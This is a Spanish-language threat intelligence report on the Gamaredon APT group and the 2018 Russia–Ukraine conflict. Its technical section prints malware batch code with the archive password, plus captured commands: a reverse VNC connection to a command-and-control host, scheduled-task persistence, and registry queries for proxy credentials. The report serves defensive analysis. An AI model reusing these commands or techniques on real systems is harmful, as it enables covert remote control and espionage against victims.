GRUPO DE ELABORACIÓN DE INTELIGENCIA (GREIN)

GAMAREDON Y LOS AVANCES DEL CONFLICTO GEOPOLÍTICO ENTRE RUSIA Y UCRANIA 2018

S2 GRUPO

Anticipando un mundo **ciberseguro**

Contenido

1. RESUMEN EJECUTIVO

Durante los últimos meses desde S2 Grupo hemos estado realizando un seguimiento al actor Gamaredon, del cual ya hace un tiempo tanto Paloalto como Looking glass hicieron un análisis y detallaron lo que parecían ser las intenciones de este grupo.

Este análisis comenzó a raíz de las publicaciones llevadas a cabo por la cuenta de twitter @Drunkbinary. Esta cuenta hace unos meses empezó a publicar nuevos hashes relacionados con este grupo y lo que llamó la atención fue la diversidad de hashes publicados cada día y la cantidad.

Después del análisis realizado desde un punto de vista técnico se destacarían de este grupo los siguientes aspectos:

1. Este grupo con una alta probabilidad dispone de una herramienta para generar, ofuscar y desacoplar los scripts en ficheros batch de extensión cmd dado que generan nuevas versiones rápidamente.

2. El grupo utiliza dominios ddns.net. Estos dominios suelen estar muy monitorizados en entornos empresariales y cada vez son menos utilizados por grupos APT. Este tipo de dominios es más eficaz si atacan a usuarios domésticos, lo que coincide con lo indicado por PaloAlto o Looking Glass. Por parte de S2 Grupo se ha observado que parte de sus víctimas parecen ser usuarios tras ISP, que normalmente están asociados a perfiles domésticos.

3. Algunos nombres de dominio reflejan directamente lo que va a ser su función en el ataque, como por ejemplo "dropper.crimea.com". Esto es muy extraño y da la impresión de que los integrantes del grupo están realizando pruebas con un entorno real. Este hecho no debe restar importancia ya que están realizando infecciones reales y teniendo a su disposición una botnet geolocalizada en Ucrania.

4. En estas últimas campañas utilizan 7zip SFX y van variando la cantidad de niveles de anidamiento donde al final estará el binario o los ficheros con extensión .cmd, que son los que realmente establecerán la persistencia y lanzarán la lógica para conectar con el servidor de mando y control.

5. Otro aspecto muy significativo es que continúan utilizando para llevar a cabo sus comunicaciones HTTP la aplicación wget para entornos Windows.

6. Quizá uno de los aspectos más interesantes es que en es-

tas campañas la gran mayoría de binarios tienen los metadatos de la aplicación CryptoPro CSP. Este hecho hace plantearse a S2 Grupo que los atacantes estén utilizando este software como un señuelo o gancho. De todos modos, esta afirmación es una hipótesis que no ha podido ser contrastada..

Recomendamos la lectura de los informes de PaloAlto y Looking Glass ya que dan mucha información que ayuda a entender a este grupo. Este informe ha revisado el estado del grupo Gamaredon a fecha de noviembre de 2018, observando que su variación en cuanto a TTP (Técnicas Tácticas y Procedimientos) ha sido mínima (por lo menos con la información a la que ha tenido acceso S2 Grupo) pero que sigue siendo muy efectivo debido a la gran cantidad de clientes infectados.

Para entender los intereses de un grupo como Gamaredon es necesario conocer en profundidad el conflicto entre Ucrania y Rusia. Este conflicto ha sufrido un fuerte incremento de tensiones durante el transcurso de 2018. Los ataques cibernéticos no han cesado, incluso se puede apreciar que se han incrementado durante este año. La OTAN y Rusia están en un momento donde sus relaciones diplomáticas son tensas e inestables. Esto se debe a las grandes operaciones y maniobras que la OTAN está llevando a cabo en territorio fronterizo con Rusia para dar soporte al gobierno ucraniano (Operación Trident Juncture). Este fenómeno ha provocado que Rusia busque generar una franja de defensa militar para evitar la potencial amenaza que supone la OTAN hacia el Kremlin.

La ocupación de Crimea por parte de Rusia generó un conflicto que se ha extendido en la zona fronteriza de Donetsk y Lugansk, en Ucrania, donde los rebeldes pro-rusos, el "DNR" y "LNR", están llevando a cabo insurgencias y conflictos armados en la zona fronteriza. Rusia a través de su soporte político-militar a los grupos insurgentes mencionados pretende generar un clima de inestabilidad política e inseguridad social. Además a través del Estrecho de Kerch, Rusia impide a los navíos mercantes ucranianos su normal tránsito, perjudicando de este modo la economía de Ucrania. Estos conflictos están incrementando gravemente los ataques cibernéticos y las operaciones de ciberespionaje de grupos APT presuntamente asociados al Kremlin hacia organizaciones de Ucrania de diversos sectores. Uno de estos grupos APT es Gamaredon, bautizado así por PaloAlto, que según diversas informaciones podría ser un grupo para llevar a cabo **operaciones de entrenamiento y prácticas de ciberataque** contra intereses ucranianos; sin embargo, este hecho no les hace menos nocivos. El siguiente informe muestra un análisis de inteligencia técnica y geoestratégica sobre la actividad del grupo APT Gamaredon y la evolución del conflicto entre Ucrania y Rusia durante 2018.

2. ANÁLISIS TÉCNICO

Durante el estudio llevado a cabo se han analizado diferentes artefactos utilizados por el grupo Gamaredon. Este grupo va variando diferentes aspectos de la estructura del malware aunque todas estas formas, por el momento, siguen la misma esencia: se trata de ficheros comprimidos, 7zip SFX (self-extraction archive) en este caso, que en su interior contienen ficheros batch con extensión cmd que son los que marcan el flujo de ejecución del malware. Estos ficheros batch principalmente crean persistencia, recopilan información, y permiten ejecutar nuevos 7zip SFX o binarios. Realizando un símil, con la herramienta 7zip crean una estructura de muñeca Matrioshka, donde por el momento solo se han visto dos niveles, pero en un futuro es probable que se vean más niveles para reducir las tasas de detección de los antivirus.

Cuando se dice que cambian de estructura es que este actor va mutando la amenaza con cambios como los siguientes:

- Crean un fichero 7zip SFX con otro fichero 7zip cifrado con contraseña y dentro un conjunto de ficheros batch.
- Crean un fichero 7ip SFX y dentro directamente los ficheros .cmd.
- Crean un fichero 7zip SFX y dentro un .cmd que realiza una conexión inversa winVNC.
- Crean ficheros 7zip SFX con el binario de 7zip dentro (7za.exe) para usarlo como herramienta de cifrado o descifrado. También se han visto muestras que utilizan una herramienta externa para descifrar las actualizaciones del malware. Esta última es detectada por la gran mayoría de los antivirus.


Estructura interna del malware

Como se ha comentado el malware viene empaquetado con 7zip y su contenido cambia rápidamente. Desde un punto de vista interno van variando las herramientas que utilizan y los niveles de anidamiento hasta que están los scripts en batch que realizan la lógica del propio malware. A continuación se analizan varios ejemplos de estructura observada en estos meses con los aspectos más destacados en cada caso.

Malware con un solo nivel de anidamiento para reconocimiento y despliegue

El malware utilizado por Gamaredon tiene diferentes niveles de anidamiento hasta que se encuentra la lógica. A continuación se van a detallar los componentes internos de uno de los últimos artefactos observados en formato 7zip SFX (ce8894f381314a-549137fbbcfcd0edf3304b848cd5473e7f40f2276bf368973d) **que contienen directamente todos los ficheros en batch para realizar la lógica del malware,** es decir, solo un nivel de anidamiento:

- 0tgEYuf7QQV70YaDP: contiene la misma cadena que utiliza de nombre, y no se ha observado su utilización en la lógica de la amenaza.
- attrs.cmd: fichero que realiza ejecuciones del comando attrib sobre ficheros con extensión .doc para cambiar sus propiedades.
- Crypt.exe: Herramienta que se ha visto que se utiliza para descifrar las actualizaciones del malware (en otras ocasiones dentro hay embebido un 7zip, binario 7za.exe, para realizar esta misma tarea).
- id.cmd: Obtiene información de los discos con WMI.
- OfficeModule.exe: Este es el binario wget para enviar información y descargar. Este elemento suele estar en un alto porcentaje de binarios del grupo Gamaredon.
- usb.cmd: En este script crea un enlace a mis documentos (.LNK) para después ejecutar el malware, poniéndole un icono de una carpeta.
- Wariables.cmd: Fichero donde se definen varias de las variable que se utilizarán por el resto de scripts.
- Wars.cmd: Fichero que se invoca cuando se ejecuta el fichero 7zip SFX y por lo tanto el punto de entrada a toda la ejecución.




Este malware fue subido a Virus Total Intelligence por primera vez el 07-11-2018. Al estar comprimido con 7zip, en el momento que se realizan pequeños cambios sobre los ficheros batch se van generando nuevos hashes y por tanto se van viendo en VTI nuevas muestras de una manera muy habitual:

Este sería una de las estructuras más básicas y habituales de las vistas por el momento.

Malware con dos niveles de anidamiento para reconocimiento y despliegue

Otra estructura encontrada durante el análisis (4d606ae6d742daaee-7cbbd9d1f00dbb4c9ee11e7b-4f30439e402900c0a32180a) es en la que los atacantes colocan un fichero 7zip SFX y dentro tienen la aplicación 7zip (7za.exe) con un fichero cifrado con 7zip. Esto descomprime otro fichero 7zip y le pasa una contraseña:




Cuando el binario se ejecuta llama al fichero **delsold.cmd** para activar la lógica del malware que descomprimirá el fichero setup.dll.zip:

```
if not exist "%utKCm%\*.*" MD "%utKCm%"
del /f /q "%utKCm%\*.*"
If PZgpoZf==EVpziVz Set CYGfIFU=ybLKIoD
timeout /T 1
If PZgpoZf==EVpziVz Set CYGfIFU=ybLKIoD
set JAGrD="%CD%\7za.exe"
if DEFINED %ProgramFiles%\7-Zip set JAGrD="%ProgramFiles%\7-Zip\7z.exe"

%JAGrD% x -y -pgjghj,eqhfcgfreqgbyljc "%CD%\setup.dll.zip" -o"%CD%"
timeout /T 1
if not exist "setup.dll" ("%CD%\7za.exe" e -y -pgjghj,eqhfcgfreqgbyljc "%CD%\setup.dll.zip")
timeout /T 1
copy "%CD%\setup.dll" "%utKCm%\%zJBXQ%.exe" /y
```

Puede apreciarse en esta captura el nivel de ofuscación para entorpecer la detección y dificultar el análisis manual. Si en un entorno de laboratorio se descomprime con las credenciales vistas, como lo hace el script, se puede obtener un nuevo fichero binario en formato PE:

```
9ee11e7b4f30439e402900c0a32180a>7za.exe e -y -pgjghj,eqhfcgfreqgbyljc setup.dll.
zip

7-Zip (a) [32] 16.04 : Copyright (c) 1999-2016 Igor Pavlov : 2016-10-04

Scanning the drive for archives:
1 file, 428759 bytes (419 KiB)

Extracting archive: setup.dll.zip
--
Path = setup.dll.zip
Type = zip
Physical Size = 428759

Everything is Ok

Size:       475347
Compressed: 428759
```


Este **binario PE de nuevo es otro 7zip SFX** que al descomprimirlo se tiene varios ficheros de extensión cmd:



Desde estos ficheros con extensión cmd se llama a OfficeModule (wget) para descargar y ejecutar nuevas acciones o nuevas variantes del malware. Para la ejecución de nuevos comandos los atacantes solo deben dejar un fichero comprimido con 7zip y la contraseña vista anteriormente en el servidor web y enviarlo como respuesta a la petición HTTP que realiza el OfficeModule.

Malware con un nivel de anidamiento para control remoto

Otra de las variantes encontradas (4d27abd60dac79e8512b-547975ca83d1737482fe80f223e7d53224a1d6bc22fb) utiliza WinVNC para tomar el control del equipo de la víctima. Se puede observar una vez descomprimido el 7zip la siguiente información:



Los atacantes instalan el servidor de VNC en la máquina de la víctima y alojan un cliente en un servidor remoto para que automáticamente el servidor establezca la comunicación con ese cliente. Esta técnica ya había sido descrita en los informes de PaloAlto y Looking Glass. Este hecho indica que siguen utilizando este modo de obtener el control del equipo.

Comandos ejecutados por el malware tras la infección

Durante la realización de la investigación se han recopilado varias muestras y se han lanzado para observar **los comandos más utilizados por este grupo en la fase inicial** de infección, ya que después de su primera ejecución los atacantes pueden lanzar cualquier otro comando o binario. Los siguientes comandos son los más habituales de las muestras analizadas:

Comando(s)	Descripción
7za.exe e -pgjghj,eqhfcgfreqgbyljc "cBlJK"	Comando para descifrar utilizado en las últimas campañas. En la investigación solo se ha visto esta contraseña (gjghj,eqhfc-gfreqgbyljc)
chcp 1251	Adaptar el script a alfabeto cirílico
cmd /c ""C:\Users\a\AppData\Local\Temp\7ZipSfx.000\Wars.cmd" otu"	Ejecución del script que desencadena toda la ejecución.
cmd /c "C:\Users\a\AppData\Roaming\VncServer\run-vnc.bat"	Ejecución de un servidor VNC en la víctima para realizar una conexión inversa y así poder tomar el control de la víctima.
C:\Users\a\AppData\Local\Temp\7ZipSfx.00c\win32k.sys -autoreconnect -id:SIMF_LUCAS-PC_{846ee340-7039-11de-9d20-806e6f6e6963} -connect check-update.ru:5500	Ejemplo del comando que hace la conexión inversa al puerto 5500 para que los atacantes controlen la máquina por VNC.
"C:\Users\a\AppData\Roaming\Microsoft\Crypto\Keys\crypt-cp.exe" "C:\Users\a\AppData\Roaming\Microsoft\Crypto\RSA\crypt-cp.exe" “C:\Users\a\AppData\Local\Temp\7ZipSfx.00c\win32k.sys" "C:\Users\a\CookiesERR\Cookies.exe" "C:\Users\a\AppData\Roaming\Microsoft\Office\CryptoTools\CryptoTools.exe"	Diferentes lugares de ejemplo donde se ubican los binarios. Parece que en esta campaña todo está relacionado con la herramienta de cifrado que utilizan para enmascararse y se ha visto en los metadatos (CryptoPro CSP).

C:\Windows\system32\cmd.exe /c Dir "C:\Users\a\AppData\Roaming\Microsoft\Office\CryptoTools*" /B	Ejecución de un Dir /B. Se muestra un listado de directorios pero con encabezado simple sin información extra.
C:\Windows\system32\cmd.exe /c Reg.exe Query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"|Find /I "ProxyPass" C:\Windows\system32\cmd.exe /c Reg.exe Query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"|Find /I "ProxyServer" C:\Windows\system32\cmd.exe /c Reg.exe Query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"|Find /I "ProxyUser"	Búsqueda de características del proxy
C:\Windows\system32\cmd.exe /c Reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\IDConfigDB\Hardware Profiles\0001" | Find /i "HwProfileGuid"	Búsqueda del perfil hardware
C:\Windows\system32\cmd.exe /c tasklist /FI "IMAGENAME eq cryptcp.exe" | find /C "cryptcp.exe" C:\Windows\system32\cmd.exe /c tasklist /fi "PID eq 2312" /fo csv	Listar los servicios

C:\Windows\system32\cmd.exe /c WMIC LogicalDisk Where (DriveType=2 And MediaType=NULL) Get Name,VolumeSerial-Number /Value|Find "=" C:\Windows\system32\cmd.exe /c wmic OS get oslanguage C:\Windows\system32\cmd.exe /c wmic process get paren-tprocessid, commandline /value C:\Windows\system32\cmd.exe /c wmic process where "Na-me='a.exe'" get ExecutablePath /value| findstr	Ejecuciones de wmic para obtener información
"C:\Windows\System32\WScript.exe" "C:\Users\a\AppData\Local\Temp\7ZipSfx.01e\cokies.vbs" "C:\Windows\System32\WScript.exe" "C:\Users\a\AppData\Local\Temp\7ZipSfx.023\error.vbs"	Otro tipo de ficheros utilizados son visual basic script.
findstr "\<.rdata\>" dAWEb.exe	Búsqueda de la cadena .rdata en el binario
ping 127.0.0.1 ping 8.8.8.8 ping 8.8.8.8 ping dropdrop.ddns.net -n 2 -4 ping dropper.crimea.com -n 2 -4 ping telo-spread.ddns.net -n 2 -4	Ejemplo de comandos ping

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ /v Hidden /t REG_DWORD /d 00000002 /f Reg.exe Query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v Hidden Reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\IDConfigDB\Hardware Profiles\0001"	Claves de registro que consulta y modifica.
schtasks /Create /SC MINUTE /MO 12 /F /tn cryptcp /tr "C:\Users\a\AppData\Roaming\Microsoft\Crypto\Keys\cryptcp.exe"	Ejemplo de persistencia en el registro
fc /b "CzCDG.exe" "C:\Users\a\AppData\Roaming\Microsoft\Crypto\RSA\cryptcp.exe" fc /b "DFyXM.exe" "C:\Users\a\AppData\Roaming\Microsoft\Crypto\Keys\cryptcp.exe" fc /b "DgKBC.exe" "C:\Users\a\AppData\Roaming\Microsoft\Crypto\Keys\cryptcp.exe"	Compara los binarios con el comando fc.exe. Su objetivo es ver si existe ya.

Tráfico de red

El estudio de las diferentes muestras reflejan las siguientes características respecto al tráfico de red:

- El tráfico de red HTTP va sin cifrar y no se ha visto que utilice HTTPS
- Los envíos de información hacia el servidor de mando y control se realizan mediante peticiones POST a un fichero PHP. A continuación se puede ver un ejemplo de una petición realizada:


- Para el control del equipo de la víctima utilizan también el protocolo VNC. Para ello utilizan la posibilidad de VNC de hacer que el servidor intente conectar a un cliente y con esto saltarse las restricciones de control de las organizaciones.
- Para todas las comunicaciones HTTP se utiliza la aplicación wget con el user-agent por defecto.

Estas han sido las características técnicas principales de las muestras analizadas en los últimos meses de las muestras recopiladas sobre este grupo. Se observa que no existe ninguna evolución significativa respecto a lo ya comentado por PaloAlto y LookingGlass en cuanto a su modo de actuar. El grupo va utilizando diferentes estrategias basadas en ficheros con extensión cmd y 7zip SFX (utilizado como packer principalmente). Pero lo que es una realidad es que sigue siendo efectivo por la cantidad de víctimas infectadas como ya se ha mencionado. Esta efectividad sorprende ya que estas muestras son detectadas por gran parte de los fabricantes antivirus.


3. ANALISIS DE INFRAESTRUCTURA

Gamaredon es un grupo APT que está presuntamente asociado al Kremlin, concretamente al Servicio de Inteligencia FSB y fue descubierto en 2013. Es un grupo APT caracterizado por llevar a cabo operaciones de ciberespionaje en los sistemas IT personales (no profesionales) de los miembros de organizaciones gubernamentales, oficiales del ejército e instituciones legislativas del Estado.
El estudio llevado a cabo con la información obtenida (totalmente parcial), nos ha permitido hacernos una idea de la gran tasa de infección que alcanza este grupo, ya que partiendo de la volumetría extraída de un subconjunto acotado, se han podido identificar hasta 1.526 IP únicas que contactan con dominios de command and control, de las cuales 1.500 se encuentran dentro de Ucrania:


Dentro del territorio ucraniano, las IP están ubicadas dentro de las zonas más céntricas de las principales ciudades dentro de Ucrania, de las cuales más del 50% se encuentran en los alrededores del centro de Kiev **(esta información está basada en la geolocalización de las direcciones IP, por lo que debe considerarse una información aproximada y poco precisa dentro de un país):**




De todo el conjunto de direcciones IP comprometidas, se ha podido observar que en la mayoría de casos, aparentemente pertenecen a direcciones de usuarios privados, en lugar de equipos de grandes organizaciones, algo que viene siendo común en los objetivos de este grupo. Un ejemplo de esto es el hecho de que en general, las direcciones IP pertenecen a los principales ISP privados de servicios genéricos de internet, en lugar de a direcciones de Organizaciones públicas o privadas; entre estos ISP destaca "Intertelecom Ltd", con cerca del 66% de las direcciones IP.



Tras un estudio de las direcciones IP a las que han resuelto cada uno de los dominios de servidores de mando y control analizados durante los últimos meses, se ha observado que la distribución de las IP de mando y control se encuentra ubicada en Rusia en todos los casos **(esta información está basada en la geolocalización de las direcciones IP, por lo que debe considerarse una información aproximada y poco precisa dentro de un país):**



A partir de servicios como el de RiskIQ donde es posible ver un histórico de qué direcciones IP han sido asignadas a un nombre de dominio, se puede extraer la evolución de alta y cambio de IP de cada uno de los dominios durante los últimos meses, donde se puede observar como destaca el día 20 de agosto de 2018, en el que aparentemente cambian las direcciones de resolución de varios dominios, y aparecen algunos nuevos para esa campaña.



Destaca el hecho de que las direcciones IP a las que han resuelto los dominios durante las fechas anteriores al 20 de agosto, pertenecen al ISP privado de Rusia "IT Expert LLC", mientras que a partir del día 20 de agosto migran todas las direcciones IP al servicio de Hosting y alquiler de VPS "McHost.Ru".

4. RESUMEN SITUACIONAL GEOESTRATEGICO

Durante el transcurso de 2018 Ucrania ha experimentado y sufrido las operaciones geoestratégicas y cibernéticas presuntamente del Kremlin para adquirir el control del gobierno de Kiev liderado por Petró Poroshenko, Presidente de la República y por Volodym Groysman, Primer Ministro de Ucrania con un determinado corte pro-europeísta, nacionalista y contrario a las corrientes pro-rusas afincadas dentro de la sociedad ucraniana. En el siguiente apartado se hará mención a las acciones geoestratégicas más relevantes de 2018 en el conflicto geopolítico entre Rusia y Ucrania, conflicto que desde 2014 a 2018 acumula 10.300 muertos.

La internacionalización del conflicto, los intereses energéticos, la manipulación psicosocial, los asentamientos militares y los ataques cibernéticos han incrementado las tensiones entre Ucrania, la OTAN y Rusia.

A nivel cibernético, durante 2018 han aumentado significativamente los ciberataques a organizaciones de Ucrania y se ha detectado un claro aumento dentro de las actividades de ciberespionaje a nivel estatal.

5. ANALISIS GEOPOLITICO Y GEOESTRATEGICO


Avances del conflicto global de Ucrania durante 2018

Las tensiones diplomáticas y militares entre los dos Estados se han incrementado notablemente durante 2018. Durante este mismo año, el Kremlin ha declarado oficialmente que en el caso de que Georgia y Ucrania se incorporaran a la OTAN, Rusia diseñaría y aplicaría una franja de defensa militar entre los dos estados. Dicho fenómeno generaría un elevado coste Estatal para el Kremlin. Se espera que Georgia se incorpore dentro de la OTAN en 2021. Respecto a Ucrania, el parlamento modificó su legislación para tener la viabilidad para incorporarse dentro de una organización internacional armada, como es el caso de la OTAN. El actual gobierno de Ucrania se muestra crítico con la UE, pero sin embargo forma parte de sus objetivos formar parte de la UE y consecuentemente de la OTAN para poder capacitar a su ejército frente a las amenazas pro-rusas, (Sánchez, 2015).


Durante 2018, EEUU y la OTAN se han mantenido firmes respecto a sus posiciones diplomáticas en relación a las sanciones económicas establecidas hacia la Federación de Rusia. Los comunicados oficiales de la OTAN han transmitido que las sanciones no cesarán si Rusia no desocupa militarmente la península de Crimea. La ocupación de Crimea por parte de Rusia tiene tres objetivos fundamentales:

1. La península de Crimea es una localización geoestratégica clave para aumentar el control del Kremlin dentro del tráfico marítimo del Mar Negro.

2. Establecer una ruta segura para llevar a cabo más gasoductos que permitan y garanticen el abastecimiento de gas en la UE proveniente de Rusia.



3. Establecer una franja de seguridad respecto al persistente avance de la OTAN dentro de Europa. La OTAN pretende asociar al máximo de países de la UE y Europa. Consecuentemente, el Kremlin no podrá volver a aplicar el interregionalismo basado en los acuerdos comerciales, militares y diplomáticos con los Estados fronterizos del Este.



Según la plataforma del Departamento de Estado de Estados Unidos "ShareAmerica" la tensión diplomática entre la OTAN y Rusia se ha incrementado significativamente desde octubre de 2018 después de la maniobra militar en el Mar Báltico por parte del "Trident Juncture". Otras maniobras militares del Trident de la OTAN se han llevado a cabo en Donetsk, la zona de Ucrania donde existen las tropas insurgentes pro-rusas con más actividad. Esta operativa ha contado con 2.500 militares de diez países de la OTAN y sus dos principales objetivos han sido:

1. Entrenar la coordinación y la eficacia de las operaciones conjuntas entre militares de 31 países de la OTAN.

2. Llevar a cabo un mensaje disuasorio hacia el Kremlin y su política de ocupación de territorios soberanos.

3. Operaciones de desconexión política, religiosa y sociocultural entre Ucrania y Rusia:

El Patriarcado Ortodoxo de Kiev se ha desvinculado plenamente del Patriarcado de Constantinopla de la iglesia ortodoxa de Rusia. Este mismo ha tenido que ceder en octubre de 2018 a las presiones de Kiev y ha conseguido ser un órgano religioso plenamente independiente. Este hecho ha supuesto una pérdida de conexión sociocultural entre el Kremlin y la sociedad pro-rusa de Ucrania, acción promovida por el actual gobierno nacionalista de Ucrania, el cual pretende desconectar uno de los elementos psicosociales más influyentes en la cohesión social entre Ucrania y Rusia que es la fe ortodoxa. Ucrania busca frenar el aumento de afinidades pro-rusas dentro de su propia sociedad para evitar más anexiones con Rusia en un futuro. El objetivo del gobierno nacionalista de Ucrania es la ruptura cultural entre ambos Estados.

Durante 2018 los escenarios del conflicto se han polarizado y

radicalizado entre los grupos insurgentes pro-rusos y los partidos nacionalistas proteccionistas. El clima social se ha tensionado y la crisis económica ha perjudicado seriamente la calidad de vida de los ciudadanos. Las elecciones generales de Ucrania están previstas para el 2019. Este fenómeno ha sido incentivado por el Kremlin, el cual da apoyo económico y armamentístico a los grupos rebeldes pro-rusos. El Kremlin mantiene como target generar un escenario de inestabilidad social para provocar unas elecciones generales anticipadas. También pretende disminuir la calidad de vida de la sociedad ucraniana mediante el incremento de la violencia insurgente, inestabilidad social y recesión económica; sin embargo, al mismo tiempo, el Kremlin pretende llevar a cabo inversiones energéticas dentro de Crimea: durante 2018 han presentado proyectos de construcción de centrales eléctricas y de gaseoductos dentro de la península. Con esta estrategia, el Kremlin pretende seducir y atraer a más partes de la sociedad ucraniana mediante el incremento de inversiones y mejoras sociales en territorios ocupados como Crimea. El objetivo del Kremlin es transmitir que los territorios ocupados por Rusia gozan de mayor calidad de vida.

Comercio Internacional y el Puerto de Kerch

Según la organización del Instituto de Estrategia, durante 2018 se han incorporado nuevas modalidades de ataque entre los dos estados. Rusia ha inaugurado el puente de Kerch en Crimea. Geoestratégicamente es un canal altamente relevante para el transporte marítimo que sale desde Ucrania y Rusia hacia el Mar Mediterráneo y el Mar Rojo. El control del canal optimiza el comercio internacional de Rusia.

El Kremlin ha iniciado desde la inauguración del Puente de Kerch en Mayo de 2018 una operación para disfuncionalizar el comercio internacional naval de Ucrania. Esta operación la está llevando a cabo mediante controles de seguridad a buques y navieros ucranianos que pretenden cruzar el Puerto de Kerch. Estos "controles de seguridad" provocan considerables retrasos dentro de las compañías navieras y consecuentemente afectan a la economía ucraniana. Ralentizar las exportaciones marítimas de un país im-

plica consecuencias negativas directas a la economía estatal. El Kremlin pretende desequilibrar a la economía de Ucrania y consecuentemente a su gobierno nacionalista.

Durante el mes de Noviembre de 2018 Rusia y Ucrania se han confrontado en el Mar de Azov, dentro de las cercanías del Puente de Kerch. Un barco de la armada ucraniana entró dentro del perímetro de aguas rusas (adquiridas después de la adquisición de Crimea). Este hecho ha provocado un choque entre navíos e incluso el ejército ruso ha abierto fuego hiriendo a un soldado ucraniano. Posteriormente el Presidente del gobierno ucraniano ha aprobado la ley Marcial dejando en alerta al ejército ucraniano ya que afirma disponer informaciones de los Servicios de Seguridad Ucranianos, las cuales afirman que Rusia está preparada para llevar a cabo una operación con su infantería en Ucrania.

Aumento de la tensión militar entre Ucrania, la OTAN y Rusia:

